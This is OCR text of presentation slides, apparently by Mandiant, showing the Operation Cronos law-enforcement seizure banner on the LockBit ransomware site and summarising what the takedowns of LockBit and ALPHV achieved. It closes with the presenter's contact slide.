
This site is now under the control of The National Crime Agency of the UK, working in close cooperation with the FBI and the international law enforcement task force, 'Operation Cronos'.

We can confirm that Lockbit's services have been disrupted as a result of International Law Enforcement action – this is an ongoing and developing operation.

Return here for more information at:

11:30 GMT on Tuesday 20th Feb.

Global Law Enforcement Actions - Lockbit



THIS SITE IS NOW UNDER THE CONTROL OF THE UK, THE US AND THE CRONOS TASK FORCE

Press Releases
PUBLISHED
Updated: 01 Feb, 2024, 04:12 UTC 3947

LB Backend Leaks
PUBLISHED
NCA National Crime Agency
Updated: 31 Jan, 2024, 01:44 UTC 1182

Lockbitsupp
PUBLISHED
You've Been Banned From LOCKBIT 3.0
Updated: 31 Jan, 2024, 01:44 UTC 1182

Who is LockbitSupp?
2D 22H 58M 3S
The $10m question
Updated: 01 Feb, 2024, 04:12 UTC 3947

Lockbit Decryption Keys
PUBLISHED
LOCKBIT 3.0
Law Enforcement may be able to assist you to decrypt your Lockbit encrypted
Updated: 01 Feb, 2024, 04:12 UTC 3947

Recovery Tool
PUBLISHED
Japanese recovery tool key to access encrypted files and expand Europol's #Nomoreransom family
Updated: 01 Feb, 2024, 04:12 UTC 3947

US Indictments
PUBLISHED
FBI Investigation Leads to a Total of 5 LockBit Affiliates Charged By the Department of Justice. Two of Those Indictments Released Today.
Updated: 31 Jan, 2024, 01:44 UTC 1182

Sanctions
0D 7H 28M 3S
United States Sanctions for Threat Actors Engaged in Significant Malicious Cyber Related Activity
Updated: 31 Jan, 2024, 01:44 UTC 1182

Arrest in Poland
PUBLISHED

Activity in Ukraine
PUBLISHED

Report Cyber Attacks!
PUBLISHED

Cyber Choices
PUBLISHED

Outcomes of Global Law Enforcement Actions

- Multiple high-profile **global law enforcement actions** taken against threat actors – ALPHV and Lockbit
- **Decryptors** silently made available to victims
- Created **significant distrust** among affiliates
- The data collected will help **future law enforcement operations**
- **Embarrassed** the ego-driven threat actors

MANDIANT®
NOW PART OF Google Cloud

Questions and open discussion

Charles Carmakal
Chief Technology Officer
Mandiant Consulting
charles.carmakal@mandiant.com
+1 864 735 7242
https://www.linkedin.com/in/charlescarmakal